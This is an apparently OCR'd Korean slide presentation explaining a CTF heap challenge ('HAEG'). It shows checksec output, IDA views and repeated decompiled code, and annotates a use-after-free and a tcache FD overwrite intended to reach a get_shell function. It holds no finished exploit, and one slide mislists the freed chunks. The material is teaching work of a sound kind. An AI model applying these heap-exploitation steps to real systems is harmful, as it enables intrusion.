
문제 소개: 문제 환경

WSL

```
ph1l1p@DESKTOP-3LHD5QI:~$ echo "f0VMRgIBAQAAAAA....." | base64 -d > heap_aeg
```

실행 가능한 바이너리 추출 성공





문제 소개: 문제 환경

WSL

```
ph1l1p@DESKTOP-3LHD5QI:~$ checksec heap_aeg
[*] '/mnt/c/Users/ph1l1p/Downloads/HEAP_AEG1/heap_aeg'
Arch:     amd64-64-little
RELRO:    Partial RELRO
Stack:    Canary found
NX:       NX enabled
PIE:      No PIE (0x400000)
SHSTK:    Enabled
IBT:      Enabled
Stripped: No
```


문제 소개: 문제 환경

WSL

```
ph1l1p@DESKTOP-3LHD5QI:~$ checksec heap_aeg
[*] '/mnt/c/Users/ph1l1p/Downloads/HEAP_AEG1/heap_aeg'
Arch:     amd64-64-little
RELRO:    Partial RELRO
Stack:    Canary found
NX:       NX enabled
PIE:      No PIE (0x400000)
SHSTK:    Enabled
IBT:      Enabled
Stripped: No
```


<= GOT Overwrite 가능

문제 소개: 코드 해석


IDA - heap_aeg C:\Users\김물결\Downloads\HEAP_AEG1\heap_aeg
File Edit Jump Search View Options Windows Help
Library function Regular function Instruction Data Unexplored External symbol Lumina function
Functions
Function name
_init_proc
sub_401020
sub_401030
sub_401040
sub_401050
sub_401060
sub_401070
sub_401080
sub_401090
sub_4010A0
sub_4010B0
sub_4010C0
_free
_puts
__stack_chk_fail
_system
_printf
_read
_malloc
_setvbuf
__isoc99_scanf
_exit
_start
_dl_relocate_static_pie
deregister_tm_clones
register_tm_clones
__do_global_dtors_aux
frame_dummy
dummyfunc
get_shell
init
main
__libc_csu_init
__libc_csu_fini
_term_proc
free
puts
__stack_chk_fail
system
printf
read
__libc_start_main
malloc
setvbuf
__isoc99_scanf
exit
__gmon_start__
Line 29 of 47, /dummyfunc
Graph overview
IDA View-A
Pseudocode-A
Hex View-1
Local Types
Imports
Exports
var_718= qword ptr -718h
buf= qword ptr -710h
ptr= qword ptr -708h
var_6E8= qword ptr -6E8h
var_6E0= qword ptr -6E0h
var_8= qword ptr -8
; __unwind {
endbr64
push rbp
mov rbp, rsp
sub rsp, 730h
mov rax, fs:28h
mov [rbp+var_8], rax
xor eax, eax
mov eax, 0
call init
mov eax, 0
call dummyfunc
lea rdi, s ; "[*] welcome to HAEG!"
call _puts
mov [rbp+var_724], 0
jmp short loc_4048B0
loc_4048B0:
cmp [rbp+var_724], 9
jle short loc_40488C
loc_40488C: ; size
mov edi, 50h ; 'P'
call _malloc
mov rdx, rax
mov eax, [rbp+var_724]
cdqe
mov [rbp+rax*8+buf], rdx
add [rbp+var_724], 1
mov rax, [rbp+ptr]
mov rdi, rax ; ptr
call _free
mov rax, [rbp+var_6E0]
mov rdi, rax ; ptr
call _free
mov rax, [rbp+var_6E8]
mov rdi, rax ; ptr
call _free
lea rdi, format ; "[+] select chunk to modify(idx) : "
mov eax, 0
call _printf
lea rax, [rbp+var_720]
mov rsi, rax
lea rdi, aLu ; "%lu"
mov eax, 0
call __isoc99_scanf
mov rax, [rbp+var_720]
cmp rax, 9
ja short loc_40496C
lea rdi, aInputData ; "[+] input data : "
mov eax, 0
call _printf
mov rax, [rbp+var_720]
100.00% (-204,163) (732,667) 00004842 0000000000404842: main (Synchronized with Hex View-1)
Output
Function argument information has been propagated
The initial autoanalysis has been finished.
401150: using guessed type __int64 __isoc99_scanf(const char *, ...);
401256: using guessed type __int64 dummyfunc(void);
4047FB: using guessed type __int64 __fastcall init(_QWORD, _QWORD, _QWORD);
[autohidden] The decompiler assumes that the segment '.got' is read-only because of its NAME.
All data references to the segment will be replaced by constant values.
This may lead to drastic changes in the decompiler output.
If the segment is not read-only, please change the segment NAME.
In general, the decompiler checks the segment permissions, class, and name
to determine if it is read-only.
-> OK
IDC

문제 소개: 코드 해석

함수 종류



문제 소개: 코드 해석

main()

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  int i; // [rsp+Ch] [rbp-724h]
  unsigned __int64 v5; // [rsp+10h] [rbp-720h] BYREF
  void *v6; // [rsp+18h] [rbp-718h]
  void *buf[226]; // [rsp+20h] [rbp-710h]

  buf[225] = __readfsqword(0x28u);
  init(argc, argv, envp);
  dummyfunc();
  puts("[*] welcome to HAEG!");
  for ( i = 0; i <= 9; ++i )
    buf[i] = malloc(0x50uLL);
  free(buf[1]);
  free(buf[6]);
  free(buf[5]);
  printf("[+] select chunk to modify(idx) : ");
  __isoc99_scanf("%lu", &v5);
  if ( v5 > 9 )
  {
    puts("[*] NOP!!");
    return 0;
  }
  else
  {
    printf("[+] input data : ");
    if ( read(0, buf[v5], 0x49uLL) < 0 )
    {
      puts("[*] NOP!!");
      exit(0);
    }
    malloc(0x50uLL);
    v6 = malloc(0x50uLL);
    printf("[+] input comment : ");
    if ( read(0, v6, 0x49uLL) < 0 )
    {
      puts("[*] NOP!!");
      exit(0);
    }
    puts("GOOD~~BYE~~");
    return 0;
  }
}
```

문제 소개: 코드 해석

main() (1/5)

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  int i; // [rsp+Ch] [rbp-724h]
  unsigned __int64 v5; // [rsp+10h] [rbp-720h] BYREF
  void *v6; // [rsp+18h] [rbp-718h]
  void *buf[226]; // [rsp+20h] [rbp-710h]

  buf[225] = __readfsqword(0x28u);
  init(argc, argv, envp);
  dummyfunc();
  puts("[*] welcome to HAEG!");
  for ( i = 0; i <= 9; ++i )
    buf[i] = malloc(0x50uLL);
  free(buf[1]);
  free(buf[6]);
  free(buf[5]);
  printf("[+] select chunk to modify(idx) : ");
  __isoc99_scanf("%lu", &v5);
  if ( v5 > 9 )
  {
    puts("[*] NOP!!");
    return 0;
  }
  else
  {
    printf("[+] input data : ");
    if ( read(0, buf[v5], 0x49uLL) < 0 )
    {
      puts("[*] NOP!!");
      exit(0);
    }
    malloc(0x50uLL);
    v6 = malloc(0x50uLL);
    printf("[+] input comment : ");
    if ( read(0, v6, 0x49uLL) < 0 )
    {
      puts("[*] NOP!!");
      exit(0);
    }
    puts("GOOD~~BYE~~");
    return 0;
  }
}
```

```
buf[225] = __readfsqword(0x28u);
init(argc, argv, envp);
dummyfunc();
```

문제 소개: 코드 해석

init() : 입력하자마자 바로 처리하고, 출력도 바로 화면에 보이게 한다.
(CTF, 워게임 등 에서 자주 사용됨)

문제 소개: 코드 해석

init() : 입력하자마자 바로 처리하고, 출력도 바로 화면에 보이게 한다.
(CTF, 워게임 등 에서 자주 사용됨)

```
int init()
{
  setvbuf(stdin, 0LL, 2, 0LL);
  return setvbuf(stdout, 0LL, 2, 0LL);
}
```

입출력 버퍼링 방식을 설정하는 함수

문제 소개: 코드 해석

main() (2/5)

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  int i; // [rsp+Ch] [rbp-724h]
  unsigned __int64 v5; // [rsp+10h] [rbp-720h] BYREF
  void *v6; // [rsp+18h] [rbp-718h]
  void *buf[226]; // [rsp+20h] [rbp-710h]

  buf[225] = __readfsqword(0x28u);
  init(argc, argv, envp);
  dummyfunc();
  puts("[*] welcome to HAEG!");
  for ( i = 0; i <= 9; ++i )
    buf[i] = malloc(0x50uLL);
  free(buf[1]);
  free(buf[6]);
  free(buf[5]);
  printf("[+] select chunk to modify(idx) : ");
  __isoc99_scanf("%lu", &v5);
  if ( v5 > 9 )
  {
    puts("[*] NOP!!");
    return 0;
  }
  else
  {
    printf("[+] input data : ");
    if ( read(0, buf[v5], 0x49uLL) < 0 )
    {
      puts("[*] NOP!!");
      exit(0);
    }
    malloc(0x50uLL);
    v6 = malloc(0x50uLL);
    printf("[+] input comment : ");
    if ( read(0, v6, 0x49uLL) < 0 )
    {
      puts("[*] NOP!!");
      exit(0);
    }
    puts("GOOD~~BYE~~");
    return 0;
  }
}
```

```
for ( i = 0; i <= 9; ++i )
    buf[i] = malloc(0x50uLL);
  free(buf[1]);
  free(buf[6]);
  free(buf[5]);
```

문제 소개: 코드 해석

main() (2/5)

```
for ( i = 0; i <= 9; ++i )
    buf[i] = malloc(0x50uLL);
  free(buf[1]);
  free(buf[6]);
  free(buf[5]);
```

tcache size

10번 반복

0x50(80) 크기 동적할당

1, 6, 5 순으로 해제

free list 는 LIFO이므로
buf[5] -> buf[6] -> buf[1]

문제 소개: 코드 해석

main() (3/5)

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  int i; // [rsp+Ch] [rbp-724h]
  unsigned __int64 v5; // [rsp+10h] [rbp-720h] BYREF
  void *v6; // [rsp+18h] [rbp-718h]
  void *buf[226]; // [rsp+20h] [rbp-710h]

  buf[225] = __readfsqword(0x28u);
  init(argc, argv, envp);
  dummyfunc();
  puts("[*] welcome to HAEG!");
  for ( i = 0; i <= 9; ++i )
    buf[i] = malloc(0x50uLL);
  free(buf[1]);
  free(buf[6]);
  free(buf[5]);
  printf("[+] select chunk to modify(idx) : ");
  __isoc99_scanf("%lu", &v5);
  if ( v5 > 9 )
  {
    puts("[*] NOP!!");
    return 0;
  }
  else
  {
    printf("[+] input data : ");
    if ( read(0, buf[v5], 0x49uLL) < 0 )
    {
      puts("[*] NOP!!");
      exit(0);
    }
    malloc(0x50uLL);
    v6 = malloc(0x50uLL);
    printf("[+] input comment : ");
    if ( read(0, v6, 0x49uLL) < 0 )
    {
      puts("[*] NOP!!");
      exit(0);
    }
    puts("GOOD~~BYE~~");
    return 0;
  }
}
```

```
scanf("%lu", &v5);
  if ( v5 > 9 )
  {
    puts("[*] NOP!!");
    return 0;
  }
```

buf[v5]가 buf[9]보다 큰가?

=〉 프로그램 종료

문제 소개: 코드 해석

main() (4/5)

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  int i; // [rsp+Ch] [rbp-724h]
  unsigned __int64 v5; // [rsp+10h] [rbp-720h] BYREF
  void *v6; // [rsp+18h] [rbp-718h]
  void *buf[226]; // [rsp+20h] [rbp-710h]

  buf[225] = __readfsqword(0x28u);
  init(argc, argv, envp);
  dummyfunc();
  puts("[*] welcome to HAEG!");
  for ( i = 0; i <= 9; ++i )
    buf[i] = malloc(0x50uLL);
  free(buf[1]);
  free(buf[6]);
  free(buf[5]);
  printf("[+] select chunk to modify(idx) : ");
  __isoc99_scanf("%lu", &v5);
  if ( v5 > 9 )
  {
    puts("[*] NOP!!");
    return 0;
  }
  else
  {
    printf("[+] input data : ");
    if ( read(0, buf[v5], 0x49uLL) < 0 )
    {
      puts("[*] NOP!!");
      exit(0);
    }
    malloc(0x50uLL);
    v6 = malloc(0x50uLL);
    printf("[+] input comment : ");
    if ( read(0, v6, 0x49uLL) < 0 )
    {
      puts("[*] NOP!!");
      exit(0);
    }
    puts("GOOD~~BYE~~");
    return 0;
  }
}
```

```
else
  {
    printf("[+] input data : ");
    if ( read(0, buf[v5], 0x49uLL) < 0 )
    {
      puts("[*] NOP!!");
      exit(0);
    }
  }
```

buf[v5]에 정상적으로 입력이 들어왔는가?
들어오지 않았다면 프로그램 종료(힙 오버플로우 방지)

문제 소개: 코드 해석

main() (5/5)

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  int i; // [rsp+Ch] [rbp-724h]
  unsigned __int64 v5; // [rsp+10h] [rbp-720h] BYREF
  void *v6; // [rsp+18h] [rbp-718h]
  void *buf[226]; // [rsp+20h] [rbp-710h]

  buf[225] = __readfsqword(0x28u);
  init(argc, argv, envp);
  dummyfunc();
  puts("[*] welcome to HAEG!");
  for ( i = 0; i <= 9; ++i )
    buf[i] = malloc(0x50uLL);
  free(buf[1]);
  free(buf[6]);
  free(buf[5]);
  printf("[+] select chunk to modify(idx) : ");
  __isoc99_scanf("%lu", &v5);
  if ( v5 > 9 )
  {
    puts("[*] NOP!!");
    return 0;
  }
  else
  {
    printf("[+] input data : ");
    if ( read(0, buf[v5], 0x49uLL) < 0 )
    {
      puts("[*] NOP!!");
      exit(0);
    }
    malloc(0x50uLL);
    v6 = malloc(0x50uLL);
    printf("[+] input comment : ");
    if ( read(0, v6, 0x49uLL) < 0 )
    {
      puts("[*] NOP!!");
      exit(0);
    }
    puts("GOOD~~BYE~~");
    return 0;
  }
}
```

```
malloc(0x50uLL);
v6 = malloc(0x50uLL);
printf("[+] input comment : ");
if ( read(0, v6, 0x49uLL) < 0 )
{
  puts("[*] NOP!!");
  exit(0);
}
```

1. 동적 할당 1 (free list : buf[6] –〉 buf[1])
2. 동적 할당 2 (free list : buf[1])

=〉 buf[6]에 데이터 입력 가능

문제 소개: 코드 해석

get_shell() : 이 함수를 실행시키면 서버나 시스템을 제어할 수 있다.

문제 소개: 코드 해석

get_shell() : 이 함수를 실행시키면 서버나 시스템을 제어할 수 있다.

```
int get_shell()
{
  return system("/bin/sh");
}
```

운영체제 명령어 실행함수

리눅스에서 사용하는 셸 프로그램

03

문제 풀이

문제 풀이: 시나리오

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  int i; // [rsp+Ch] [rbp-724h]
  unsigned __int64 v5; // [rsp+10h] [rbp-720h] BYREF
  void *v6; // [rsp+18h] [rbp-718h]
  void *buf[226]; // [rsp+20h] [rbp-710h]

  buf[225] = __readfsqword(0x28u);
  init(argc, argv, envp);
  dummyfunc();
  puts("[*] welcome to HAEG!");
  for ( i = 0; i <= 9; ++i )
    buf[i] = malloc(0x50uLL);
  free(buf[1]);
  free(buf[6]);
  free(buf[5]);
  printf("[+] select chunk to modify(idx) : ");
  isoc99_scanf("%lu", &v5); (1)
  if ( v5 > 9 )
  {
    puts("[*] NOP!!");
    return 0;
  }
  else
  {
    printf("[+] input data : ");
    if ( read(0, buf[v5], 0x49uLL) < 0 )
    {
      puts("[*] NOP!!");
      exit(0);
    }
    malloc(0x50uLL);
    v6 = malloc(0x50uLL);
    printf("[+] input comment : ");
    if ( read(0, v6, 0x49uLL) < 0 )
    {
      puts("[*] NOP!!");
      exit(0);
    }
    puts("GOOD~~BYE~~");
    return 0;
  }
}
```

문제 풀이: 시나리오

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  int i; // [rsp+Ch] [rbp-724h]
  unsigned __int64 v5; // [rsp+10h] [rbp-720h] BYREF
  void *v6; // [rsp+18h] [rbp-718h]
  void *buf[226]; // [rsp+20h] [rbp-710h]

  buf[225] = __readfsqword(0x28u);
  init(argc, argv, envp);
  dummyfunc();
  puts("[*] welcome to HAEG!");
  for ( i = 0; i <= 9; ++i )
    buf[i] = malloc(0x50uLL);
  free(buf[1]);
  free(buf[6]);
  free(buf[5]);
  printf("[+] select chunk to modify(idx) : ");
  __isoc99_scanf("%lu", &v5); (1)
  if ( v5 > 9 )
  {
    puts("[*] NOP!!");
    return 0;
  }
  else
  {
    printf("[+] input data : ");
    if ( read(0, buf[v5], 0x49uLL) < 0 )
    {
      puts("[*] NOP!!");
      exit(0);
    }
    malloc(0x50uLL);
    v6 = malloc(0x50uLL);
    printf("[+] input comment : ");
    if ( read(0, v6, 0x49uLL) < 0 )
    {
      puts("[*] NOP!!");
      exit(0);
    }
    puts("GOOD~~BYE~~");
    return 0;
  }
}
```

(1) UAF 발생

해제된 청크 buf[5], buf[6], buf[7]에 접근할 수 있다.

문제 풀이: 시나리오


```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  int i; // [rsp+Ch] [rbp-724h]
  unsigned __int64 v5; // [rsp+10h] [rbp-720h] BYREF
  void *v6; // [rsp+18h] [rbp-718h]
  void *buf[226]; // [rsp+20h] [rbp-710h]

  buf[225] = __readfsqword(0x28u);
  init(argc, argv, envp);
  dummyfunc();
  puts("[*] welcome to HAEG!");
  for ( i = 0; i <= 9; ++i )
    buf[i] = malloc(0x50uLL);
  free(buf[1]);
  free(buf[6]);
  free(buf[5]);
  printf("[+] select chunk to modify(idx) : ");
  isoc99_scanf("%lu", &v5); (1)
  if ( v5 > 9 )
  {
    puts("[*] NOP!!");
    return 0;
  }
  else
  {
    printf("[+] input data : ");
    if ( read(0, buf[v5], 0x49uLL) < 0 )
    {
      puts("[*] NOP!!");
      exit(0);
    }
    malloc(0x50uLL);
    v6 = malloc(0x50uLL);
    printf("[+] input comment : ");
    if ( read(0, v6, 0x49uLL) < 0 )
    {
      puts("[*] NOP!!");
      exit(0);
    }
    puts("GOOD~~BYE~~");
    return 0;
  }
}
```

(1) UAF 발생

해제된 청크 buf[5], buf[6], buf[7]에 접근할 수 있다.

free list

buf[5] -> buf[6] -> buf[1]



문제 풀이: 시나리오

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  int i; // [rsp+Ch] [rbp-724h]
  unsigned __int64 v5; // [rsp+10h] [rbp-720h] BYREF
  void *v6; // [rsp+18h] [rbp-718h]
  void *buf[226]; // [rsp+20h] [rbp-710h]

  buf[225] = __readfsqword(0x28u);
  init(argc, argv, envp);
  dummyfunc();
  puts("[*] welcome to HAEG!");
  for ( i = 0; i <= 9; ++i )
    buf[i] = malloc(0x50uLL);
  free(buf[1]);
  free(buf[6]);
  free(buf[5]);
  printf("[+] select chunk to modify(idx) : ");
  __isoc99_scanf("%lu", &v5);
  if ( v5 > 9 )
  {
    puts("[*] NOP!!");
    return 0;
  }
  else
  {
    printf("[+] input data : ");
    if ( read(0, buf[v5], 0x49uLL) < 0 )
    {
      puts("[*] NOP!!");
      exit(0);
    }
    malloc(0x50uLL);
    v6 = malloc(0x50uLL);
    printf("[+] input comment : ");
    if ( read(0, v6, 0x49uLL) < 0 )
    {
      puts("[*] NOP!!");
      exit(0);
    }
    puts("GOOD~~BYE~~");
    return 0;
  }
}
```

(2)

(2) 해제된 청크 FD에 데이터 삽입 가능

=〉 FD OVERWRITE

문제 풀이: 시나리오

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  int i; // [rsp+Ch] [rbp-724h]
  unsigned __int64 v5; // [rsp+10h] [rbp-720h] BYREF
  void *v6; // [rsp+18h] [rbp-718h]
  void *buf[226]; // [rsp+20h] [rbp-710h]

  buf[225] = __readfsqword(0x28u);
  init(argc, argv, envp);
  dummyfunc();
  puts("[*] welcome to HAEG!");
  for ( i = 0; i <= 9; ++i )
    buf[i] = malloc(0x50uLL);
  free(buf[1]);
  free(buf[6]);
  free(buf[5]);
  printf("[+] select chunk to modify(idx) : ");
  __isoc99_scanf("%lu", &v5);
  if ( v5 > 9 )
  {
    puts("[*] NOP!!");
    return 0;
  }
  else
  {
    printf("[+] input data : ");
    if ( read(0, buf[v5], 0x49uLL) < 0 )
    {
      puts("[*] NOP!!");
      exit(0);
    }
    malloc(0x50uLL);
    v6 = malloc(0x50uLL);
    printf("[+] input comment : ");
    if ( read(0, v6, 0x49uLL) < 0 )
    {
      puts("[*] NOP!!");
      exit(0);
    }
    puts("GOOD~~BYE~~");
    return 0;
  }
}
```

